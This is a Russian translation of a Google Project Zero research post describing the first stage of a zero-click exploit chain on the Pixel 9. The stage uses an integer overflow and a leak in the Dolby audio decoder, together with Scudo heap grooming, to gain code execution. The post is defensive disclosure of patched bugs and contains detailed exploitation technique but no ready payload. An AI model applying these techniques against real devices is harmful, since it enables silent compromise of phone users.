Google Project Zero (RU) - Часть 9

Перевод на русский язык статей блога Google Project Zero (часть 9). Project Zero — команда исследователей безопасности, посвящающих всё своё рабочее время поиску и ответственному раскрытию уязвимостей нулевого дня.

Больше материалов в телеграм канале @grogrigs

0-click цепочка эксплуатации Pixel 9, часть 1: декодирование Dolby

За последние несколько лет в мобильных телефонах появилось множество функций на основе ИИ, помогающих пользователям искать и понимать сообщения. Одним из последствий стало увеличение поверхности 0-click атак: для эффективного анализа часто необходимо декодировать медиафайлы сообщения ещё до того, как пользователь его откроет. Одна из таких функций — расшифровка аудио. Теперь входящие аудиовложения SMS и RCS, полученные приложением Google Messages, автоматически декодируются без участия пользователя. В результате аудиодекодеры входят в поверхность 0-click атак большинства телефонов Android.

Я провела немало времени, исследуя эти декодеры, и сначала сообщила о CVE-2025-49415 в кодеке Monkey's Audio на устройствах Samsung. Основываясь на этой работе, команда проверила Dolby Unified Decoder, и мы с Иваном Фратричем сообщили о CVE-2025-54957. Вероятно, эта уязвимость входит в поверхность 0-click атак большинства используемых сегодня Android-устройств. Параллельно Сет Дженкинс исследовал драйвер, доступный из песочницы декодера на Pixel 9, и сообщил о CVE-2025-36934.

Когда я рассказывала об исследовании, поставщики и представители сообщества безопасности спрашивали, можно ли эксплуатировать такие уязвимости и доступны ли 0-click эксплойты в современной среде безопасности Android кому-либо, кроме наиболее обеспеченных ресурсами атакующих. Нас также спрашивали, насколько выполнение кода в контексте медиадекодера практически полезно атакующему и как платформы могут снизить риски, которые такая возможность создаёт для пользователей.

Чтобы ответить на эти вопросы, Project Zero разработала 0-click цепочку эксплуатации для Pixel 9. Мы надеемся, что исследование поможет защитникам лучше понять, как подобные атаки работают на практике, сильные и слабые стороны механизмов безопасности Android в их предотвращении и важность устранения уязвимостей медиа и драйверов на мобильных устройствах.

Эксплойт будет подробно описан в трёх статьях.

В первой части серии будет показано, как мы эксплуатировали CVE-2025-54957, чтобы получить произвольное выполнение кода в контексте mediacodec на Google Pixel 9.

Во второй части будет описана эксплуатация CVE-2025-36934 для повышения привилегий от mediacodec до ядра на этом устройстве.

В третьей части обсуждаются извлечённые уроки и рекомендации по предотвращению похожих эксплойтов на мобильных устройствах.

Рассматриваемые в этих статьях уязвимости были исправлены к 5 января 2026 года.

Dolby Unified Decoder

Компонент Dolby Unified Decoder (UDC) — библиотека, поддерживающая аудиоформаты Dolby Digital (DD) и Dolby Digital Plus (DD+), также известные как AC-3 и EAC-3 соответственно. Для этих форматов доступна общедоступная спецификация. UDC интегрирован в разнообразное оборудование и платформы, включая Android, iOS, Windows и устройства потокового воспроизведения мультимедиа. Большинство OEM-производителей получает его как двоичный «blob» с ограниченным набором символов, который затем статически связывается с общей библиотекой. На Pixel 9 UDC интегрирован в `/vendor/lib64/libcodec2_soft_ddpdec.so`.

Ошибка

Аудио DD+ обрабатывается из битового потока, состоящего из независимо декодируемых syncframe, каждый из которых представляет последовательность аудиосэмплов. При обычной работе UDC последовательно декодирует каждый syncframe из битового потока.

Одним из элементов syncframe является аудиоблок, который согласно спецификации может содержать следующие поля. Один syncframe может включать до шести аудиоблоков.

```
Syntax             Number of bits
skiple             1
if (skiple) {
    skipl          9
    skipfld        9 * 8
}
```

Это означает, что декодер может копировать до 0x1FF (`skipl`) байт из каждого аудиоблока битового потока в буфер, который мы будем называть «буфером пропуска».

Буфер пропуска содержит данные в формате Extensible Metadata Delivery Format (EMDF). Этот формат синхронизирован: UDC ищет в буфере пропуска определённую последовательность байтов, а затем обрабатывает последующие данные как EMDF. EMDF в одном syncframe называется «контейнером EMDF». В спецификациях он представлен так:

```
Syntax                          Number of bits
emdf_sync() {
    syncword                    16
    emdf_container_length       16
}
```

Синхрослово EMDF — 'X8'.

Контейнер EMDF определяется следующим образом:

```
Syntax                                      Number of bits
emdf_container() {
    emdf_version                            2
    if (emdf_version == 3) {
        emdf_version += variable_bits(2)
    }
    key_id                                  3
    if (key_id == 7) {
        key_id += variable_bits(3)
    }
    while (emdf_payload_id != 0x0) {         5
        if (emdf_payload_id == 0x1F) {
            emdf_payload_id += variable_bits(5)
        }
    }
    emdf_payload_config()
    emdf_payload_size                       variable_bits(8)
    for (i = 0; i < payload_size; i++) {
        emdf_payload_byte                   8
    }
    emdf_protection()
}
```

`variable_bits` определяется так:

```
Syntax                          Number of bits
variable_bits(n_bits) {
    value = 0;
    do {
        value += read         n_bits
        read_more             1
```

```
        if (read_more) {
            value <<= n_bits;
            value += (1 << n_bits);
        }
    }
    while (read_more);
    return value
}
```

Если вы когда-либо искали уязвимости в спецификациях такого типа, проблема, возможно, уже заметна. Для размера `emdf_payload_size` не указано никакого предела, тогда как результат `variable_bits` может быть очень большим — по существу любым числовым значением.

Именно в этом состоит корень проблемы, которую Иван Фратрич обнаружил при анализе двоичного файла UDC для Android. В псевдокоде полезная нагрузка EMDF считывается в собственную кучу «evo» следующим образом:

```
result = read_variable_bits(this, 8, &payload_length);
if (!result) {
    if (evo_heap) {
        buffer = ddp_udc_int_evo_malloc(
            evo_heap, payload_length, param.extra_len);
        outstruct.buf = buffer;
        if (!buffer)
            return 2;
        if (payload_length) {
            index = 0;
            while (!ddp_udc_int_evo_brw_read(this, 8, &byte_read)) {
                outstruct.buf[index++] = byte_read;
                if (index >= payload_length)
                    goto ERROR;
            }
            return 10;
        }
    }
}
```

Итак, память выделяется, а затем в неё копируются байты полезной нагрузки. Как работает это выделение?

```
void *ddp_udc_int_evo_malloc(heap *h, size_t alloc_size, size_t extra) {
    size_t total_size;
    unsigned __int8 *mem;

    total_size = alloc_size + extra;
    if (alloc_size + extra < alloc_size)
        return 0;
    if (total_size % 8)
        total_size += (8 - total_size) % total_size;
    if (total_size > heap->remaining)
        return 0;
    mem = heap->curr_mem;
    heap->remaining -= total_size;
    heap->curr_mem += total_size;
    return mem;
}
```

Куча evo — это единый slab с одним отслеживающим указателем, который увеличивается при выделении памяти. Освобождать память в куче evo нельзя. Она используется только для обработки полезных нагрузок EMDF одного syncframe; спецификация не ограничивает число полезных нагрузок в syncframe, кроме ограничения размера буфера пропуска. После обработки кадра вся куча evo очищается и повторно используется для следующего кадра без сохранения состояния между syncframe.

Хотя `evo_malloc` выполняет немало проверок длины выделений, следующая проверка ошибочна, поскольку не учитывает целочисленное переполнение:

```
if (total_size % 8)
    total_size += (8 - total_size) % total_size;
```

Если общий размер выделения на 64-разрядной платформе находится между 0xFFFFFFFFFFFFFFF9 и 0xFFFFFFFFFFFFFFFF, значение `total_size` переполняется и приводит к малому выделению, тогда как цикл записи в буфер по-прежнему использует исходный `payload_length` как границу.

Ошибки целочисленного переполнения часто трудно эксплуатировать из-за очень крупных записей, однако здесь есть особенность, устраняющая эту проблему. Каждый записываемый байт читается из буфера пропуска с помощью `ddp_udc_int_evo_brw_read`, а эта функция проверяет границы чтения по `emdf_container_length`, который также считывается из буфера пропуска. При неудачной проверке границ чтения цикл завершается и больше не записывает данные в буфер, выделенный `evo_malloc`. Это означает, что размер переполнения и значения записываемых за границы байтов контролируются в пределах размера `skipl` (0x1FF * 6 аудиоблоков).

Это мощный примитив, который далее я буду называть «возможностью переполнения буфера» данной уязвимости. Но если присмотреться, ошибка содержит и утечку.

Содержимое EMDF записывается в буфер пропуска с длиной `skipl`, однако у контейнера EMDF есть собственный размер `emdf_container_length`. Что происходит, когда `emdf_container_length` больше `skipl`?

```
if (skipflde && ...) {
    int skip_copy_len = 0;
    for (int block_num = 0; block_num < total_blocks; ++block_num) {
        if (skiple) {
            ...
            for (skip_copy_len; skip_copy_len < skipl; skip_copy_len++) {
                b = read_byte_from_syncframe();
                skip_buffer[skip_copy_len] = b;
            }
        }
    }

    int i = 0;
    for (i = 0; i < skip_copy_len; i += 2) {
        int16_t word = skip_buffer[i] | skip_buffer[i + 1];
        if (word == "X8") {
            has_syncword = 1;
            break;
        }
    }
    if (has_syncword) {
        ...
        emdf_container_length = skip_buffer[i + 1] | (skip_buffer[i] << 8);
        bit_reader.size = emdf_container_length;
        bit_reader.data = skip_buffer[i + 2];
    }
}
```

Хотя данные буфера пропуска записываются согласно `skipl`, длина битового считывателя, обрабатывающего контейнер EMDF, устанавливается в `emdf_container_length`. Поэтому данные EMDF можно читать за пределами инициализированного буфера пропуска. Далее я буду называть это «возможностью утечки» данной уязвимости.

Мы не сообщали о возможности утечки как об отдельной от CVE-2025-54957 уязвимости, поскольку независимо от основной ошибки она не влияет на безопасность. При запуске декодера буфер пропуска целиком инициализируется нулями, после чего в него записываются только данные syncframe, то есть содержимое обрабатываемого медиафайла. Поэтому в обычных обстоятельствах атакующий не мог бы раскрыть с её помощью ничего неизвестного. Возможность утечки становится полезной только в сочетании с возможностью переполнения буфера.


Компоновка памяти декодера

Следующим этапом эксплуатации было понять, какие структуры памяти может перезаписать ошибка. Для этого требовалось изучить компоновку памяти UDC. При декодировании аудио DD+ UDC выполняет в системной куче всего четыре выделения, и все они происходят при создании декодера до обработки syncframe. Эти выделения освобождаются и создаются заново между обработкой медиафайлов. Такое поведение довольно типично для медиадекодеров, поскольку недетерминированное время выделений системной кучи способно вызывать задержки при воспроизведении.

Один из выделяемых буферов называется «статическим». Он содержит крупную структуру, поддерживающую всю функциональность декодера; частью этого буфера является куча evo. В Android размер статического буфера равен 692855. Другой выделяемый буфер называется «динамическим». Он используется как рабочая область для различных вычислений и также содержит буфер пропуска. Его длина составляет 85827 байт. Два оставшихся выделения предназначены для входных параметров и выходных данных и не относятся к этому эксплойту.

Термины «статический буфер» и «динамический буфер» несколько сбивают с толку: декодер использует и другие статические и динамические буферы, а оба рассматриваемых буфера выделяются динамически. Однако именно эти имена применяет Android при интеграции UDC. На протяжении статьи «статический буфер» всегда означает только 692855-байтный буфер, выделяемый UDC при инициализации, а «динамический буфер» — только 85827-байтный буфер, выделяемый UDC при инициализации.

Следующая схема показывает расположение буфера пропуска и кучи evo относительно этих буферов:



Куча evo расположена по смещению 0x61d28 в статическом буфере, а непосредственно после неё находится указатель, используемый для записи в буфер пропуска при обработке EMDF; я буду называть его «указателем пропуска». Он указывает на 0x1000 байт ниже буфера пропуска, и для вычисления адреса, куда при обработке каждого syncframe записываются данные пропуска (`skipfld`), к его значению прибавляется 0x1000.

Это означает, что уязвимость потенциально может перезаписать указатель, по которому позднее записывается контролируемое атакующим содержимое — данные пропуска следующего syncframe. К сожалению, нельзя просто использовать возможность переполнения буфера для перезаписи указателя: длина кучи evo равна 0x1f08 байт, а максимальное значение `skipl` составляет 3066 (0xbfa = 0x1ff * 6 аудиоблоков), поэтому при простом декодировании содержащей ошибку полезной нагрузки EMDF значение, записываемое поверх указателя пропуска, нельзя контролировать напрямую.

Такое поведение демонстрирует исходный пример, приложенный к CVE-2025-54957. Файл вызывает переполнение буфера, но поскольку указатель пропуска находится более чем в 3066 байтах от перезаписываемого выделения кучи evo, копируются данные за пределами буфера пропуска. Эта память всегда нулевая, поэтому указатель пропуска перезаписывается нулём, а при записи данных пропуска следующего syncframe происходит сбой по нулевому указателю.

Чтобы обойти это ограничение, переполнение буфера нужно вызвать для выделения evo, когда куча уже частично заполнена. К счастью, контейнер EMDF может содержать несколько полезных нагрузок, и разбор каждой из них выделяет память в куче evo. Анализ `ddp_udc_int_evo_parse_bitstream`, функции разбора и выделения, показывает, что минимальная полезная нагрузка занимает 19 бит буфера пропуска. При этом каждая обработанная полезная нагрузка EMDF выделяет 96 байт в куче evo. Для заполнения кучи потребуется примерно 99 полезных нагрузок, что соответствует 235 байтам данных пропуска и легко помещается в доступное пространство. С помощью этой техники удалось перезаписать указатель пропуска контролируемым абсолютным значением, а затем записать по нему произвольные данные.

Что и куда записывать?

Хотя этот примитив полезен, ASLR ограничивает его применение: атакующему нужно знать абсолютное значение целевого указателя, что маловероятно в 0-click контексте. Другой вариант — частично перезаписать указатель пропуска, например преобразовать 0x7AAAAA00A0 в 0x7AAAAA1234. Поскольку исходно указатель пропуска направлен в динамический буфер, так можно перезаписать большую его часть. К сожалению, динамический буфер хранит только временные числовые данные и не содержит указателей или других структур, полезных для эксплуатации, но у этого примитива есть одна важная особенность. Обычно в буфер пропуска можно записать только 3066 байт данных пропуска, однако он позволяет записать больше.

Например, представим следующую последовательность syncframe:

1. Устанавливает указатель пропуска в 0x7XXXXX4000
2. Записывает 3066 байт данных пропуска по указателю
3. Устанавливает указатель пропуска в 0x7XXXXX3800
4. Записывает 0x800+ байт данных пропуска по указателю

Теперь длина доступных данных в буфере пропуска равна 3066 + 0x800, а добавление следующих syncframe позволяет записать до 0xFFFF байт в динамический буфер. Само по себе это ещё не ведёт к эксплуатации, но позднее примитив пригодится. В следующих разделах я буду называть его WRITE DYNAMIC.


Здесь важно заметить одну тонкость. Почему syncframe 3 сдвигает указатель пропуска назад лишь на 0x800 (2048) байт, хотя мог бы сдвинуть на 3066? Потому что установка указателя пропуска перезаписывает данные в буфере пропуска. Syncframe 2 записывает 3066 байт, но syncframe 3, например, перезаписывает 200 из них, а syncframe 4 затем должен записать 0x800+200 байт, чтобы «исправить» повреждённые данные. Поэтому для точной записи длинного буфера в динамический буфер области памяти, перезаписываемые каждым syncframe, должны перекрываться. Но не беспокойтесь: при достаточном числе syncframe контролируемыми данными можно заполнить почти весь динамический буфер. Кроме того, можно установить указатель пропуска так, чтобы обработать записанные данные без изменения: в одном syncframe указать начало обрабатываемых данных, а затем обработать второй syncframe со `skipl`, равным 2, который запишет только синхрослово ('X8'). После этого данные пропуска будут обработаны согласно уже записанному `emdf_container_length`.

Как бы то ни было, примитива WRITE DYNAMIC явно было недостаточно для эксплуатации, поэтому я отступила на шаг и выяснила, какую память нужно перезаписать для выполнения кода, даже не имея немедленной стратегии такой перезаписи. Анализ статического буфера показал, что вариантов немного. Во всём статическом буфере есть только два указателя функций, очень часто вызываемых функцией `DLB_CLqmf_analysisL`, по смещениям 0x8a410 и 0x8a438. По всей видимости, это единственная динамически выделяемая память UDC, содержащая указатели функций.

Обратите внимание, что смещения 0x8a410 и 0x8a438 невероятно велики. Они находятся более чем в 0x20000 байтах от конца кучи evo по адресу 0x63c30. Обычный подход к эксплуатации мог бы напрямую переполнить кучу и перезаписать один из этих указателей, но расстояние слишком велико. Даже если заполнить описанным выше примитивом весь динамический буфер данными контейнера EMDF доступной длины 0xFFFF, этих данных всё равно не хватит для перезаписи указателей.

Расширение кучи evo

Требовался другой подход, поэтому я снова исследовала статический буфер в поисках полей около конца кучи evo, которые можно переполнить. Одно показалось интересным:



`heap_len` задаёт предел выделений кучи evo при обработке каждого syncframe. Если его перезаписать, куча evo сможет выделять память за исходными границами. Это было очень перспективно, поскольку могло дать примитив относительной записи внутри статического буфера. Например, если перезаписать длину кучи очень большим значением, а затем выделить 0x286e8


байт, то, поскольку куча evo начинается по смещению 0x61d28 и я могу выделять и записывать её память, удастся ли записать по смещению 0x61d28 + 0x286e8 = 0x8a410?

Разумеется, всё ещё действует ограничение доступного объёма данных пропуска, теперь равного 0xFFFF благодаря WRITE DYNAMIC. Но поскольку полезные нагрузки используют память буфера пропуска в соотношении 19 бит к 90 байтам, теоретически указатель функции можно перезаписать с помощью 0x286e8 / 90 * 19 / 8 = ~0xa000 байт данных пропуска, что меньше доступных 0xFFFF байт.

Однако перезапись `heap_len` создаёт проблему: достигающая его запись также перезапишет указатель пропуска, а недопустимый указатель вызовет сбой до обработки нового значения `heap_len`. Обойти это можно было бы, зная абсолютное значение доступного для записи указателя и включив его в перезаписывающие память данные, но без утечки информации на Pixel это непрактично. Другой вариант появился бы, если бы динамический буфер содержал корректный указатель: возможность утечки позволила бы встроить его в данные пропуска кадра и использовать при перезаписи, однако динамический буфер содержит только числовые данные.

Затем я поняла, что динамический буфер всё-таки содержит указатели. Не в выделенной части, а в непрерывных метаданных, добавленных к выделению Android-распределителем Scudo. При исследовании динамического буфера в отладчике указатель всегда имел формат адреса 0x000000XXXXXXX0A0. Смещение 0xa0 оставляет место для заголовка кучи.

Заголовок кучи динамического буфера выглядит так:



Память между смещениями 0x00 и 0x50 не используется кучей Scudo, поскольку это вторичное крупное выделение, но перед заголовком, к сожалению, находится защитная страница, а 0x50 байт недостаточно для контейнера EMDF, необходимого для перезаписи указателя пропуска и длины кучи. Поэтому я стала искать способы увеличить неиспользуемую память между защитной

страницей и заголовком выделения. Выяснилось следующее:


• Если вторичное выделение освободить, а затем запросить фрагмент не более чем на 0x2000 байт меньше, освобождённый фрагмент будет повторно выделен для выполнения запроса. Что ещё важнее, заголовок кучи сдвинется вверх. Например, если фрагмент кучи размером 0x17000 выделить по адресу 0x7f00000000, освободить, а затем запросить 0x15000, фрагмент будет использован повторно, но заголовок кучи теперь окажется по адресу 0x7f00002000.
• При освобождении вторичного фрагмента Scudo определяет размер исключительно по показанному выше полю «curr chunk len».

Важно также отметить, что динамический и статический буферы настолько велики и имеют такие необычные размеры, что Scudo всегда выделяет их в одном месте конкретного процесса: память выделяется при инициализации декодера и освобождается при деинициализации, поскольку после создания этих фрагментов они остаются единственными подходящими существующими фрагментами для запросов такого размера. (Обратите внимание, что в Android UDC работает в отдельном от других кодеков процессе.)

Объединив эти факты, можно направить указатель пропуска на поле «curr chunk len» заголовка динамического буфера и перезаписать его так, чтобы длина фрагмента стала 0x17000 вместо 0x15000. Затем при сбросе декодера, то есть воспроизведении нового файла, буфер будет повторно выделен с дополнительными 0x2000 байт доступного для записи пространства перед заголовком кучи. Поэтому эксплойту потребуется декодировать несколько файлов, но при эксплуатации через расшифровку это не проблема: несколько аудиовложений одного сообщения декодируются последовательно.

На этом этапе есть небольшая проблема ASLR. Как отмечалось выше, динамический буфер выделяется по указателю формата 0x000000XXXXXXY0a0, где X и Y — биты, рандомизированные ASLR. Требуемое значение для записи равно 0x000000XXXXXXY065. Но буфер пропуска фактически расположен со смещением 0x1000 от адреса, на который ссылается указатель пропуска. Поэтому для записи указатель пропуска нужно установить в 0x000000XXXXXXZ065, где Z на единицу меньше Y. Это означает, что эксплойт должен перезаписать полубайт Y и, следовательно, знать его рандомизированное ASLR значение.

Я провела эксперимент на Pixel, чтобы увидеть распределение этого значения; оно оказалось довольно равномерным.



